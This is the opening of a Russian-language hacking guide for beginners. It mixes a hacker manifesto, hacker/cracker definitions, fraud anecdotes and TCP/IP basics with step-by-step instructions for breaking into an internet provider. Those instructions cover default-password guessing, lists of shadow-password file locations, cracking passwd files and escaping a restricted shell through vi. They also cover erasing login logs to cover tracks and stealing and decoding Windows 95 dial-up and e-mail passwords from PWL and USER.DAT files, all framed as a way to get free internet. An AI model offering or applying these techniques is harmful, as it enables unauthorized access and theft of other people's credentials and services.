Алексей Петровский



ЭФФЕКТИВНЫЙ ХАКИНГ

для начинающих и не только

- Бесплатный Internet
- Удаленные атаки
- Back-Orifice
- Сниффинг
- Хакинг UNIX, Windows NT и Windows 98
- Backdoors
- Троянцы

Monitoring
Blocking
Logging
Alerting
Reporting
Viewing

3 издание

Мой компьютер

Манифест хакера

Сейчас это наш мир... мир электроники, изменений и прелести бод.

Мы пользуемся уже имеющимися услугами, не платя даже за то, что может быть очень дешевым, и ты можешь называть нас преступниками.

Мы исследуем... Мы существуем без цвета кожи, без национальности, без религиозных уклонов...

Ты создаешь атомные бомбы, воюешь, убиваешь, ты лжешь нам, и пытаешься заставить нас поверить в свои собственные действия, мы все еще преступники.

Да, я — преступник. Мои преступления ради любопытства. Судя по разговорам и мыслям людей, мои преступления не выглядят приятными. Мои преступления для того, чтобы перехитрить тебя, и чтобы ты никогда не простил меня. Я хакер и это мой манифест. Ты сможешь остановить меня, но ты не сможешь остановить нас всех...

Что такое хорошо и что такое плохо?

Изучая информацию о проблемах компьютерного взлома, обращает на себя внимание тот факт, что нигде не проводится та грань, которая, четко разделяет всех, так или иначе связанных с компьютерной безопасностью. В основном, мнение компьютерного мира по этому поводу либо сугубо отрицательное (хакеры — это преступники), либо — скромно-положительное (хакеры — «санитары леса»).

На самом деле, у этой проблемы существует, по меньшей мере, две стороны: одна положительная, другая — отрицательная и между ними проходит четкая граница. Эта граница разделяет всех профессионалов, связанных с информационной безопасностью, на хакеров (hackers) и кракеров (crackers). И те и другие, во многом, занимаются решением одних и тех же задач — поиском уязвимостей в вычислительных системах и осуществлением атак на данные системы («взломом»). Но самое главное и принципиальное отличие между хакерами и кракерами состоит в целях, которые они преследуют.

Основная задача хакера, исследуя вычислительную систему, обнаружить слабые места (уязвимости) в ее системе безопасности с целью информирования пользователей и разработчиков системы для последующего устранения найденных уязвимостей. Другая задача хакера, проанализировав существующую безопасность

вычислительной системы, сформулировать необходимые требования и условия повышения уровня ее защищенности.

С другой стороны, основная задача кракера состоит в непосредственном осуществлении взлома системы с целью получения несанкционированного доступа к чужой информации — иначе говоря, для ее кражи, подмены или для объявления факта взлома. То есть, кракер, по своей сути, ничем не отличается от обычного вора, взламывающего чужие квартиры и крадущего чужие вещи. Кракер же взламывает чужие вычислительные системы и крадет чужую информацию.

Вот в чем состоит кардинальное отличие между теми, кого можно назвать хакерами и кракерами: первые — исследователи компьютерной безопасности, вторые — просто взломщики, воры или вандалы. При этом, хакер, в данной терминологии, — это, по определению, специалист.

Хакеры

Это — Индивидуум, который получает удовольствие от изучения деталей функционирования компьютерных систем и от расширения их возможностей, в отличие от большинства пользователей компьютеров; которые предпочитают знать только необходимый минимум.

Это — Энтузиаст программирования, получающий удовольствие от самого процесса программирования, а не от теоретизирования по этому поводу.

Данная трактовка понятия «хакер» отличается от принятой в средствах массовой информации, которые,

собственно, и привели к подмене понятий. В последнее время многие специалисты по компьютерной безопасности начали аккуратнее относиться к этим терминам.

Кракеры

Низменность мотивов кракеров приводит к тому, что 9 из 10 из них являются «чайниками», которые взламывают плохо администрируемые системы, в основном благодаря использованию чужих программ (обычно эти программы называются exploit). (Причем, это мнение тех самых 10% профессиональных кракеров).

Эти профессионалы — бывшие хакеры, ставшие на путь нарушения закона. Их, в отличие от кракеров-«чайников», остановить действительно очень сложно, но, как показывает практика, отнюдь не невозможно (для примера вспомним противоборство Митника и Шимомуры).

Очевидно, что для предотвращения возможного взлома или устранения его последствий, требуется пригласить квалифицированного специалиста по информационной безопасности — профессионального хакера.

Однако, было бы несправедливо мешать в одну кучу всех кракеров, однозначно назвав их ворами и вандалами. По нашему мнению, всех кракеров можно разделить на три следующих класса, в зависимости от цели, с которой осуществляется взлом: вандалы, «шутники» и профессионалы.

Вандалы

Вандалы — самая известная (во многом благодаря повседневности вирусов, а также творениям некоторых журналистов) и, надо сказать, самая малочисленная часть кракеров. Их основная цель — взломать систему для ее разрушения. К ним можно отнести, во-первых любителей команд типа: **rm -f -d** *, **del** *.*, **format c:** /U и т.д., и, во-вторых, специалистов в написании вирусов или троянских коней. Совершенно естественно, что весь компьютерный мир ненавидит кракеров-вандалов лютой ненавистью. Эта стадия кракерства обычно характерна для новичков и быстро проходит, если кракеру удается совершенствоваться (ведь довольно скучно осознавать свое превосходство над беззащитными пользователями).

Кракеров, которые даже с течением времени не миновали эту стадию, а только все более совершенствовали свои навыки разрушения, иначе, чем социальными психопатами, не назовешь.

Шутники

Шутники — наиболее безобидная часть кракеров (конечно, в зависимости от того, насколько злые они предпочитают шутки), основная цель которых — известность, достигаемая путем взлома компьютерных систем и внесением туда различных эффектов, выражающих их неудовлетворенное чувство юмора. «Шутники» обычно не наносят существенный ущерб (разве что моральный). На сегодняшний день в Internet это наиболее распространенный класс кракеров, обычно осуществляющих взлом Web-серверов, оставляя

там упоминание о себе. К «шутникам» также можно отнести создателей вирусов с различными визуально-звуковыми эффектами (музыка, дрожание или переворачивание экрана, рисование всевозможных картинок и т.п.). Все это, в принципе, либо невинные шалости начинающих, либо — рекламные акции профессионалов.

Взломщики

Взломщики — профессиональные кракеры, пользующиеся наибольшим почетом и уважением в кракерской среде, основная задача которых — взлом компьютерной системы с серьезными целями, будь то кража или подмена хранящейся там информации. В общем случае, для того, чтобы осуществить взлом системы, необходимо пройти три основные стадии: исследование вычислительной системы с выявлением изъянов в ней, разработка программной реализации атаки и непосредственное ее осуществление. Естественно, настоящим профессионалом можно считать того кракера, который для достижения своей цели проходит все три стадии.

С некоторой натяжкой также можно считать профессионалом того кракера, который, используя добытую третьим лицом информацию о уязвимости в системе, пишет программную реализацию данной уязвимости. Осуществить третью стадию, очевидно, может в принципе каждый, используя чужие разработки. Но то, чем занимаются взломщики — это обычное воровство, если абстрагироваться от предмета кражи. К сожалению, у нас, в России, все не так просто. В стране, где большая

часть программного обеспечения, используемого каждым пользователем, является пиратской, то есть украденной не без помощи тех же взломщиков, почти никто не имеет морального права «бросить в них камень». Конечно, взлом компьютерных систем с целью кражи ни в коем случае нельзя назвать достойным делом, но и упрекать кракеров-взломщиков могут только те, кто легально приобрел все используемое программное обеспечение.

До сих пор мы все время рассматривали хакеров-кракеров с позиций распределенных систем, но не нужно забывать, что самая многочисленная категория кракеров занимается более обыденными вещами, а именно: снятием защиты с коммерческих версий программных продуктов, изготовлением регистрационных ключей (registration key) для условно-бесплатных программ и т.п.

Электронные взломщики

Цель, которую преследует обыкновенный вор или мошенник, достаточно проста. Как правило, его привлекают наличные деньги или материальные ценности, которые можно легко продать. Правда, существуют умельцы, которые взламывают сейфы и угоняют автомобили исключительно — по их словам — из «любви к искусству». Но в искренность таких признаний что-то не верится!

С хакерами дело обстоит сложнее. Хотя бы потому, что образ «виртуального» взломщика не согласуется с привычным образом криминального элемента — слишком уж сильно выделяется интеллектуальный уровень хакера, и его знания в области компьютерной техники кажутся

просто феноменальными! Некоторые пользователи вполне резонно считают, что хакеры — это своеобразные санитары компьютерных сетей, которые выявляют слабые места в том или ином сетевом продукте и помогают тем самым определять скрытые дефекты техники и недоработки программ. Сторонники данного мнения часто оперируют тем фактом, что на раннем этапе развития компьютерной индустрии понятие «хакер» определялось как «программист-фанатик, виртуоз, эксперт по программам». В принципе, с этим определением можно согласиться. Однако не будем забывать, что к положительному «портрету» хакера добавились сегодня новые черты, которые не согласуются с обликом благородного рыцаря.

Если вы откроете книгу рекордов Гиннеса, то на одной из ее страниц, рядом с именами убийц и маньяков, можно увидеть начертанную мелким шрифтом фамилию американца С. М. Рифкина, ставшего первым компьютерным мошенником, зарегистрированным официально, т.е. решением суда. Повышенный интерес к личности С. М. Рифкина вызван тем, вероятно, что уголовные дела над злоумышленниками встречаются редко. И тем более понятен интерес к личности первого официального хакера!

Процесс по делу 32-летнего американского гражданина Рифкина, рискнувшего сорвать запретный плод на ниве компьютерного криминала, состоялся в середине 70-х годов, в эпоху «мэйнфреймов». Дело обстояло так.

Господин Рифкин был владельцем небольшой фирмы, которая специализировалась на платных

консультациях по вопросам компьютерной техники. Он хорошо знал вычислительные системы своих клиентов. В частности, ему была знакома система автоматизированных платежей в Тихоокеанском национальном банке в городе Лос-Анджелесе.

Однажды Рифкин явился в вычислительный центр этого банка; служебный вход был открыт. Рифкин выдал себя за представителя государственной ревизионной службы и поинтересовался у одного из работников банка, какой пароль действовал в тот день для передачи денежных сумм между банком и его партнерами. Служащий, не задумываясь, назвал секретный пароль, менявшийся ежедневно.

В тот же день Рифкин позвонил в банк с телефона-автомата, под именем одного из сотрудников. Он назвал пароль и попросил перевести на счет (открытый им специально для этой преступной цели) «круглую» сумму в $10 млн. Удивительно, но через некоторое время мошенник спокойно получил деньги и скрылся. Полиции пришлось немало потрудиться, чтобы заманить преступника обратно, на территорию Соединенных Штатов, и арестовать. Однако еще труднее оказалось, как ни странно, убедить руководство Тихоокеанского банка подать исковое заявление в суд. Обманутые клерки упорно отрицали факт преступления; они утверждали, что в их компьютерном «хозяйстве» все нормально — по крайней мере, «ни компьютеры, ни люди не ошибаются!»

В финале этой истории Рифкин получил 8 лет тюрьмы, а в Тихоокеанском банке была проведена серьезная реорганизация. В частности, был заметно усилен

контроль над вкладами, а у дверей автоматизированного пункта платежей появился вооруженный охранник.

Самое удивительное, что за годы, прошедшие с момента суда над Рифкиным, в отношениях между полицией и банками мало что изменилось.

Как раньше, так и сегодня, пострадавшие от хакеров финансовые учреждения крайне неохотно соглашаются на официальные расследования. В чем тут дело? Оказывается, клерки просто боятся огласки! Любой банкир, уважающий себя и свой бизнес, глубоко обеспокоен репутацией своей фирмы. А поскольку в деловом мире ценится, прежде всего, надежность и респектабельность, то есть полный резон молчать о своих проблемах. Подумайте, о какой надежности может идти речь, когда в компьютерной системе банка «пасутся» хакеры?!

На поверхность всплывают, как правило, самые «громкие» и наглые преступления.

В начале 90-х годов, например, в средствах массовой информации появилось сообщение о грандиозном шантаже, предпринятом неизвестными лицами в отношении (ни много, ни мало) сразу пяти ведущих британских банков!

Шантажисты требовали крупных денежных сумм. Они убежденно заявляли, что знают путь в компьютерные системы каждого из пяти банков. В знак серьезности своих целей, преступники демонстрировали, как ловко они умеют проникать в компьютерные системы, которые, казалось, были надежно защищены. Действия хакеров вызвали сильнейшее беспокойство руководителей банков (ведь повреждение компьютерной системы требует

огромных денежных средств на восстановление!). И, разумеется, руководители банков наотрез отказывались от каких-либо комментариев по поводу шантажа.

Практика замалчивания не дает возможности получить полную и достоверную статистику о хакерских преступлениях; количество «взломов», наверняка, больше, чем отражено в криминальных сводках!

А теперь обратимся еще разок к делу С. М. Рифкина. Надо заметить, что уровень организации этого преступления вполне соответствовал уровню развития компьютерных средств 70-х годов. Нетрудно догадаться, что с развитием компьютерной техники «арсеналы» хакеров пополнились новыми мощными средствами.

Хакер — это почти факир

«Ремесло» склонного к наживе компьютерного пирата имеет множество нюансов, однако можно выделить две основные линии поведения хакера, которые определяют его лицо.

- Процедура электронного взлома с введением в систему специальной подпрограммы, написанной, как правило, на языке ассемблера или способ «троянского коня». В техническом отношении такой метод довольно сложен и доступен немногим.
- Выведывание паролей и кодов у лиц, работающих в информационных центрах. Например, у бухгалтерских работников или у служащих банка.

Оба способа направлены, как легко догадаться, на получение незаконной материальной прибыли. Они стали возможны благодаря широкому внедрению в мировом

сообществе разного рода систем электронных платежей (когда клиенты снимают деньги при помощи кредитных карточек через специальные автоматы или переводят крупные суммы с одного счета на другой, не выходя из своего офиса, с удаленного терминала).

С увеличением числа подобных систем, значимость защиты информации повысилась во много раз. Финансовые учреждения всего Земного шара обеспокоены безопасностью своих компьютерных сетей, на усовершенствование которых тратятся миллионы долларов; считается, система защиты должна обновляться, иначе хакеры подберут к ней ключи!

Сегодня мы наблюдаем удивительное явление, когда и в криминальных кругах Запада, и в службах технической безопасности банков, резко повысился интерес к классным программистам и специалистам-электронщикам. Их борьба напоминает своеобразное «состязание интеллектов», где победителем (с переменным успехом) бывает то защищающаяся, то нападающая сторона.

Но целью преступлений электронных взломщиков далеко не всегда является обогащение; намерения могут быть разные. В частности, очень остро проявляется стремление сделать себе имя. И поэтому, вероятно, в числе хакеров немало студентов и даже школьников.

Юный голландский хакер, взломавший компьютеры армии США, не заработал ни цента, но он весьма «громко» продемонстрировал свои способности, сделав себе, как специалисту, очень неплохую рекламу. Его поступок можно сравнить с полетом Руста над Красной площадью.

Отметим здесь же, что компьютерное пиратство имеет хорошо заметную тенденцию к объединению. Уже существует специальный международный жаргон хакеров, который подразумевает прибавление на конце слов буквы «-z» вместо «-s». Существуют и специальные сайты в пространстве Internet, где ведется открытый обмен похищенными программами.

Рассматривая в Internet материалы о хакерах, можно найти немало удивительного. Здесь могут, например, сочинить какую-нибудь мерзость и подписать это «чтиво» именем известного и вполне благопристойного писателя, и даже указать его виртуальный адрес с предложением высказаться о написанном. Здесь могут запросто подбросить копию системного файла, зараженного вирусом. Здесь могут... Да мало ли что здесь могут еще!

Internet и Intranet

Общие принципы построения, адресация

Internet — крупнейшая компьютерная сеть в мире, объединяющая множество компьютеров, соединенных самыми разнообразными способами от телефонных линий до систем спутниковой связи. В Internet используется комплект протоколов TCP/IP, который включает в себя:

- IP (Internet Protocol) — межсетевой протокол, который обеспечивает транспортировку без дополнительной обработки данных с одной машины на другую;
- UDP (User Datagram Protocol) — протокол пользовательских датаграмм, обеспечивающий транспортировку отдельных сообщений с помощью IP без проверки ошибок;
- TCP (Transmissin Control Protocol) — протокол управления передачей, обеспечивающий транспортировку с помощью IP с проверкой установления соединения.

Каждый компьютер, подключаемый к Internet, получает свой уникальный IP-адрес.

Internet-адрес имеет в длину четыре байта и состоит из двух частей: сетевой и машинной. Первая часть означает логическую сеть, к которой относится адрес; на основании этой информации принимаются решения о

маршрутизации (**routing**). Вторая часть идентифицирует конкретную машину в сети.

По соглашению, IP-адреса записываются как десятичные числа (по одному на каждый байт), разделенные точками, например **194.85.31.20**

Доменная система имен (DNS)

DNS (Domain Name System) — это распределенная база данных, которая содержит информацию о компьютерах, включенных в сеть Internet. Характер данных зависит от конкретной машины, но чаще всего информация включает имя машины, IP-адрес и данные для маршрутизации почты. Для удобства, большинство компьютеров имеют имена. Доменная система имен выполняет несколько задач, но основная ее работа — преобразование имён компьютеров а IP-адреса и наоборот. Пространство имен DNS имеет вид дерева доменов, с полномочиями, возрастающими по мере приближения к корню дерева. Корень дерева имеет имя, под ним находятся домены верхнего уровня (корневые домены). По историческим причинам существует два вида доменов верхнего уровня. В США домены верхнего уровня отражают организационную структуру, и, как правило, имеют трехбуквенные имена:

- .gov — государственные учреждения;
- .mil — военные учреждения;
- .com — коммерческие организации;
- .net — поставщики сетевых услуг;
- .org — бесприбыльные организации;

- .edu — учебные заведения.

Для доменов вне США, в соответствии с территориальным расположением, используются двухбуквенные коды стран ISO. Например:

- www.spm.ru — в России;
- www.berlin.de — в Германии;
- www.hotex.nl — в Нидерландах.

Работа в Internet

Вы можете работать в Internet с помощью специальных программ. Вот некоторые из них:

- ping — позволяет определить время прохождения пакета до хоста.
- traceroute — показывает путь прохождения пакетов по сети. (в Windows 95 и Windows NT — tracert.exe).
- nslookup — позволяет просматривать содержимое
- DNS серверов.
- telnet — устанавливает соединение с удаленной машиной (23 порт) и позволяет вам работать в режиме удаленного терминала.
- ftp — позволяет передавать файлы между машинами по протоколу FTP (File Transfer Protocol) (21 порт).
- finger — показывает информацию о пользователях, находящихся в данный момент на какой-либо машине.

Для работы с WWW (World Wide Web) используются программы Netscape Navigator, Internet Explorer и

некоторые другие. Эти программы устанавливают соединение с сервером (80 порт) и работают по протоколу HTTP.

Важно: для работы с ftp, telnet, finger и www необходимо чтобы на машине, с которой вы устанавливаете соединение, были запущены соответствующие программы-сервера.

Как получить доступ в Internet

Это, вероятно, один из самых насущных вопросов для любого начинающего пользователя.

Как показывает практика, для того, чтобы начать ломать компьютеры в Internet, необходимо уже иметь туда выход, пусть даже временный или минимальный. Не всё так сложно, как вы думаете. В наше время получить доступ в Internet не составляет никаких проблем. Вот некоторые из них:

- Самый легкий — если ваш институт (если вы работаете на кафедре, то всё многократно упрощается) уже подключен к Internet, то попытайтесь договориться о предоставлении вам (или вашей кафедре) выхода туда.
- Если в вашем институте нет Internet, то это даже лучше — вы можете стать основателем, остается только пойти к руководству и убедить их в необходимости подключения.
(КАК?! У нашего любимого института нет выхода в Internet?! Нет собственного WWW-сервера?! Нет даже электронной почты?! Да нас не будут уважать!

Каждый уважающий себя ВУЗ должен иметь выход в Internet!)

- Если вам удалось убедить начальство — вы выиграли, и у вас будет свой, бесплатный Internet.
- Если вы всерьёз хотите всем этим заниматься, это один из самых простых путей начать. Через некоторое время желание что-то ломать пропадёт.
- Если вы работаете в солидной фирме, не имеющей выхода в Internet, то вышеприведенные рекомендации применимы и в этом случае.

На этом стоит временно прервать перечисление и заметить: если у вас есть возможность воспользоваться вышеперечисленными способами, не читайте дальше эту главу, а попытайтесь просто воплотить их в жизнь, и у вас не возникнет множества проблем.

Для всех остальных — продолжим:

- Платный доступ к Internet предоставляют находящиеся в вашем городе фирмы (так называемые провайдеры). Можно заметить, что большинству людей оплата их услуг пока не по карману, особенно если доступ нужен без определенной цели, т.е. вы не зарабатываете денег, используя Internet.
- Кроме того, услугами по предоставлению доступа в Internet могут заниматься фирмы, находящиеся за пределами вашего города или страны, используя в качестве транспорта X.25 сети (например SPRINT).

Взлом провайдера

Если у вас нет UNIX-shell'а в сервер провайдера, вы можете официально купить его или подобрать (только на слабо защищенных системах) пароль (UNIX/UNIX; ROOT/ROOT; ADMIN/ADMIN; SHELL/SHELL; GUEST/GUEST и т.д.).

На любом UNIXе (если не используется система специальной защиты) файл с паролями находится в директории **etc**, в файле **passwd**. Файл, конечно, зашифрован и программы для его обратного декодирования просто не существует, но есть другая возможность: кодировать слова (возможные пароли) и сравнивать получившийся кодированный вариант со всеми зашифрованными паролями в файле **passwd**.

Хакеры создали программы, делающие это автоматически, но для полноценной работы вам понадобится довольно быстрый компьютер и хороший словарь с возможными паролями. На сегодняшний день, самый полный словарь занимает 10 мегабайт дискового пространства и помогает вскрыть более 200 паролей пользователей известного российского провайдера. Из всего, что пока имеется, самая лучшая программа для дешифрации пароля под UNIX была Crack Алека Муфетта, а под DOS — CrackerJack.

Некоторые провайдеры используют систему скрытия паролей, в этом случае вместо шифрованного пароля можно будет увидеть что-то наподобие *, а настоящие шифрованные пароли находятся в другом месте. Если вы имеете дело с таким провайдером, не расстраивайтесь, у

вас все равно есть шанс стать обладателем десяточка паролей пользователей.

Для начала, попробуйте поискать спрятанный файл с паролями в следующих местах:

/etc/security/passwd

/tcb/auth/files//

/tcb/files/auth/?/

/etc/master.passwd

/etc/shadpw

/etc/shadow

/etc/tcb/aa/user/

/.secure/etc/passwd

/etc/passwd[.dir|.pag]

/etc/security/passwd.adjunct

##username

/etc/shadow

/etc/shadow

/etc/security/* database

/etc/auth[.dir|.pag]

/etc/udb

Но может быть и так, что нужного результата от поиска в этих директориях вы не добьетесь. Тогда вам придется воспользоваться специально написанной программой для отлова файла с паролями. Эта программа, работающая на многих системах (хотя не на всех), называется **getpwent ()**, ее исходник можно найти на сервере **www.spider.ru** в рубрике **«ХАКЕРЫ»**.

Еще одна возможная неприятность, связанная с дешифрацией файла с паролями, может случиться тогда, когда вы откроете файл **passwd** и увидите там что-то похожее на:

+::0:0:::

Это говорит о том, что в системе использована система NIS (Network Information Server)/YP (Yelow Pages). Если у вас возникла такая проблема, то вам будет необходимо воспользоваться командой **ypcat passwd** для просмотра настоящего файла с паролями.

Если вам придется доставать файл с паролями под VMS, то попробуйте посмотреть:

SYS$SYSTEM:SYSUAF.DAT

Для взлома паролей под VMS вам надо воспользоваться программой **CHECK_PASSWORD** или **GUESS_PASSWORD**, а если у вас есть навыки программирования, то вам будет не сложно написать программу, которая будет сравнивать кодированные слова из вашего словаря с паролями из файла.

Иногда для взлома провайдера требуется взломать ограниченный shell-доступ. Для этого вам следует запустить программу **vi** и использовать эту команду:

set shell=/bin/sh,

после чего shell использует следующую команду:

shell.

Итак, если вам удалось выудить несколько паролей пользователей из **passwd**, то вам следует «замести следы». Это делается довольно просто, вам надо будет отредактировать файлы **/etc/utmp**, **/usr/adm/wtmp**,

/usr/adm/lastlog. Правда, эти файлы написаны не открытым текстом, и руками при помощи **vi** отредактировать его у вас не получится, придется воспользоваться специальной программой, исходник которой вы можете найти на сервере **www.spider.ru** в рубрике **«ХАКЕРЫ»**.

Internet на халяву

Для начала небольшой экскурс в историю. Во все времена были люди, которые старались что-либо утаить от других. Но были и другие: те, которые с этим были не согласны и поэтому всячески старались тайны первых узнать — такова уж человеческая сущность. И вот, придумали первые вход в Internet с паролем, ибо денег стоит, а вторые сразу начали этот пароль отыскивать всеми возможными и невозможными способами.

Итак, стадия первая. Были времена, когда пароль пользователь мог выбирать сам. Безусловно, с одной стороны, это было удобно: если сам слово это заветное придумал, то уж не забудешь никогда (если только пребывал в этот момент в здравом уме и твердой памяти, но это уже к делу не относится). Пароль же выбирался не просто так: для указанного пользователя он обычно нес определенную смысловую нагрузку. И в этом было слабое место данного метода.

Теперь только в дешевых фильмах увидишь некоего гражданина, копающегося в мусорной корзине своей будущей жертвы, в надежде узнать имена, фамилии, даты рождения всех родственников таковой, вплоть до десятого колена, а также всех их собак, кошек, крыс, хомяков и прочей живности. И не без успеха! А как же еще: а что

вам, например, первым приходит на ум? — Конечно: имя вашей (или не вашей) подруги, или кличка вашей собаки, ну, или слово какое, непотребное (но это уже от воспитания зависит)! Наиболее продвинутые хакеры начали даже составлять специальные словари с учетом наиболее часто встречающихся в паролях слов.

Все это, в конце концов, положило конец первой стадии, и началась вторая: теперь пароль выдает компьютер, то есть генерирует некоторую псевдослучайную последовательность букв, цифр и разных знаков препинания. Хорошо-то как стало: «tHa73?Lp» — поди-ка подбери! Но тут возникла другая проблема: а поди-ка запомни! Пользователи наши начали их на бумажках записывать, ну и периодически... правильно: бумажки терялись, похищались, попадали в мусорную корзину и т.д. — от чего ушли, к тому и пришли!

И тогда, какая-то умная голова догадалась, что пароль можно хранить не в голове, а прямо на жестком диске. В **DialUp**-окне галочку поставить и запомнить пароль. У компьютера мозги кремниевые — ему все равно, что запоминать. Ну, а раз запомнили, то, само собой, и записать надо. Ну, а раз записать, то... правильно: отвернулся наш пользователь, а тут хакеры толпой налетели — и ну, пароль подсматривать.

И тогда запомненные пароли стали шифровать...

Итак, наше лирико-историческое вступление закончилось. Теперь пошла проза.

Где хранятся пароли в Windows 95? Зашифрованные пароли в Windows 95, как известно, хранятся в основном каталоге, в файлах с расширением **.PWL**. С учетом того, что не только «у нас здесь», но и «у них там» бывают

персональные компьютеры коллективного пользования, д
и сети локальные местами встречаются, на каждого пользователя заводится свой PWL. Кстати, название фай. соответствует логину (имени... нет, скорее, кличке) данного пользователя.

Зашифрованы эти файлы, в принципе, достаточно прилично. Если кому-либо интересно, то, взяв в руки какой-нибудь дизассемблер (HIEW, QVIEW), можно посмотреть процедуру шифрования. Она находится в файле **MSPWL32.DLL**, в версии **OSR2pus** со смещением **488(hex)**.

Вот уж где накручено. Имеется счетчик (назовем ег N) от нуля до «сколько надо». Имеются три таблицы. В соответствии со счетчиком N берется байт из первой таблицы (X). По смещению X+N, урезанному до 8 бит, и второй таблицы берется другой байт (Y). Затем, по адрес X+Y, опять же урезанному до 8 бит, из третьей таблицы берется третий байт (Z). После столь хитрых манипуляци командой XOR с байтом Z шифруется байт информации, после чего счетчик инкриминируется, и все повторяется сначала.

Кстати, таблиц, на самом деле, может оказаться и две, и одна (используются несколько раз на разных этапах). Расшифровывается все это аналогично (и той же процедурой), ибо команда XOR обратима. Если же у вас стоит какая-то другая версия Windows 95, то это дела не меняет.

Неизвестно, в чьих нездоровых мозгах могла появиться мысль использовать для шифрования команду **xor byte ptr [eax+ebp],cl**. Может, запутать хотели? Но команда уникальна, такие команды в обычных программ

еще поискать надо. Стало быть, ищем соответствующую ей комбинацию **30h**, **OCh**, **28h** — и все дела. Дальше — просто. Берем **MSPWL32.DLL** и со смещением **511h** (или там, где найдем) ставим **90h**, **90h**, **90h** — команды **NOP** (пустая операция). И все, команда не выполняется!

Что при этом произойдет? Да ничего! Ничего страшного и даже не очень страшного. И даже никто ничего не заметит!!! Все останется как всегда, с одним лишь исключением: ВСЕ логины/пароли будут ВИДНЫ, так сказать, невооруженным глазом!

Тут, правда, есть два неприятных момента. Во-первых, во время работы Windows вам не удастся подобным образом надругаться над их «святая святых»: писать в этот файл нельзя. Значит, придется перегружаться в режиме эмуляции MS-DOS, а это лишнее время, которого может не быть. Во-вторых, а это еще хуже, вам надо будет стереть ВСЕ PWL'ы, иначе даже в Windows не пустят: а вот тут у законных пользователей могут возникнуть лишние вопросы и подозрения.

А можно проще? Без дизассемблеров и «насильственных действий»? Можно! И вот здесь следует сказать то, за что (и за многое, увы, другое) Windows 95 иначе как MustDie по праву никто не называет.

Вы, наверное, думаете, что пароли расшифровываются только тогда, когда это надо, а затем «выжигаются» из памяти «каленым железом»? — Ну вот еще... Открытые пароли постоянно хранятся в системе: с момента входа в Windows данного пользователя и до момента его выхода! Вот вам и безопасность! Но этого мало: они доступны любым приложениям через API

Windows. И вот результат: появляется программа **PWLVIEW**, которая спокойно показывает вам «всю подноготную» вашей (или не вашей) машины. В том числе и **DialUp**, и сетевые пароли. Формат выдаваемой информации таков:

***Rna\1-е соединение\1-й логин 1-й пароль**

***Rna\2-е соединение\2-й логин 2-й пароль**

и так далее.

Да, это все хорошо, но она работает в окне DOS, а это унизительно: мелкий шрифт, белым по черному... А нет ли еще чего-нибудь, ближе и роднее? Есть. Есть еще одна штука, **PEEPER** называется. Эта идет еще дальше. Пароль, как вы можете заметить, не показывается, вместо него звездочки. Так вот: запускаем **PEEPER**, запускаем соединение, наводим мышь на звезды, и в окне **PEEPER** видим... правильно — открытый пароль.

Вы скажете: у меня нет ни времени, ни возможности ковыряться в чужой машине. Нельзя ли стянуть у соседа этот самый **PWL**, а потом, дома, разобрать? Можно, только это вам ничего не даст: не будет он у вас работать. Вернее, он ОДИН не будет.

Нужно унести еще и **USER.DAT**. После чего дома «создать» User'a с именем из **PWL**, заменить свой **USER.DAT** на цельнотянутый и еще добавить в Windows тянутый PWL. После чего войти в Windows под соответствующим именем и... Дальше в игру вступает **PWLVIEW**.

Я все так и сделал, скажете вы, а вот тот **User** в Windows с паролем входил, а мне теперь не войти — пароля-то я не знаю.

Что делать? — Не беда! Есть способ проще! Уносим ТОЛЬКО **USER.DAT**! А теперь еще раз: Windows 95 — MustDie!

Как вам известно, кроме интерактивного доступа в Internet, провайдеры предлагают еще и e-mail. Так вот, чтобы залезть в ваш почтовый ящик, в тот, что у вас на лестнице, нужен ключ (или лом). Чтобы залезть в ваш e-mail, нужен пароль (или виртуальный лом). И тут скажем: провайдеры в славном городе Санкт-Петербурге ВСЕ ПОГОЛОВНО — MustDie! Пароль к POP3-ящику всегда тот же, что и DialUp!

Ну и что? — А вот что: Пароль e-mail находится не в PWL'e, а в **USER.DAT**, и зашифрован он не так сильно, вернее, почти совсем не зашифрован!

А это как? — А вот как! Метод «шифрования» напоминает UUE-кодирование, иначе говоря, из трех байтов делают четыре или из восьми битов — десять.

Весь исходный пароль разбивается на части по три байта. В результирующей строке на один символ отводится 10 битов. Теперь: к каждому байту исходной строки прибавляется 30h, если сумма больше, чем 7Ah, то он становится равен 30h, а к паре 9 и 10 битов добавляется единица. Однако есть исключения. Если общая длина строки пароля не кратна трем, то она дополняется байтами 3Dh. Судя по всему, это ODh (конец строки)+30. В конце строки ODh, OAh: стандартное завершение.

Подобрать пароль вручную проще, чем написать соответствующую программу: не каждый же день вы эти пароли подбираете! Где находится пароль — оттуда его и берем. А принцип прост: запускаем **Internet Mail**, заходим

в **Сообщение ➾ Параметры ➾ Сервер**. Запускаем **REGEDIT**, переходим в **HKEY_CURRENT_USER ➾ Software ➾ Microsoft ➾ InternetMail and News ➾ Mail ➾ POP3 ➾ Ваш сервер:**, смотрим **Password**.

Удаляем пароль в **Internet Mail**. Первый подбираемы символ влияет на первый и второй байты, второй — на второй и третий, третий — на третий и четвертый. Тепер подбираем символ так, чтобы первый байт совпал с оригиналом, а второй или совпал, или был самый большой, но меньше оригинала. Аналогично, для второго и третьего символов. С подбором третьего символа все четыре байта должны совпасть! Если нет — извините, вы ошиблись. Естественно, после каждой замены символа нажимаем **Применить**. Результат контролируем **REGEDIT**'ом, переходя выше/ниже для обновления информации. Когда первые три символа подобраны, возвращаемся для следующих трех и т.д., до конца. Разумеется, байт(ы) 3Dh подбирать не нужно! После некоторой тренировки на все это уходит меньше 15 мину

А где это счастье хранится? И, кстати, ведь кроме логина и пароля еще многое нужно знать. А откуда? Не звонить же провайдеру? — Не надо никому звонить! Все нем, в **USER.DAT**.

HKEY_CURRENT_USER ➾ RemoteAccess ➾ Addresses и мы имеем список подключений.

Выбираем байт, которого больше всего, и дешифруе им все остальные (обычный XOR). В результате в куче всякой ерунды получаем ASCII-строку с номером модемного телефона провайдера.

HKEY_CURRENT_USER ➾ RemoteAccess ➾ Profile ➾ <подключение> ➾ IP: со смещения OCh четыре

байта задом наперед — первичный DNS, затем еще четыре — вторичный, и т.д.

HKEY_CURRENT_USER ➡ RemoteAccess ➡ Profile ➡ <подключение> ➡ User: логин.

HKEY_CURRENT_USER ➡ Software ➡ Microsoft ➡ Windows ➡ CurrentVersion ➡ InternetSettings ➡ ProxyServer: Proxy-сервер и порт.

HKEY_CURRENT_USER ➡ Software ➡ Microsoft ➡ Internet Mail and News ➡ Mail:

➡ DefaultPOP3Server:

➡ DefaultSMTPServer:

➡ SenderEMail:

➡ Name:

➡ Organization: это все и так понятно.

➡ POP3 -r <POP3-сервер>: -> Account: это понятно.

➡ Password: ну вот и он, родимый.

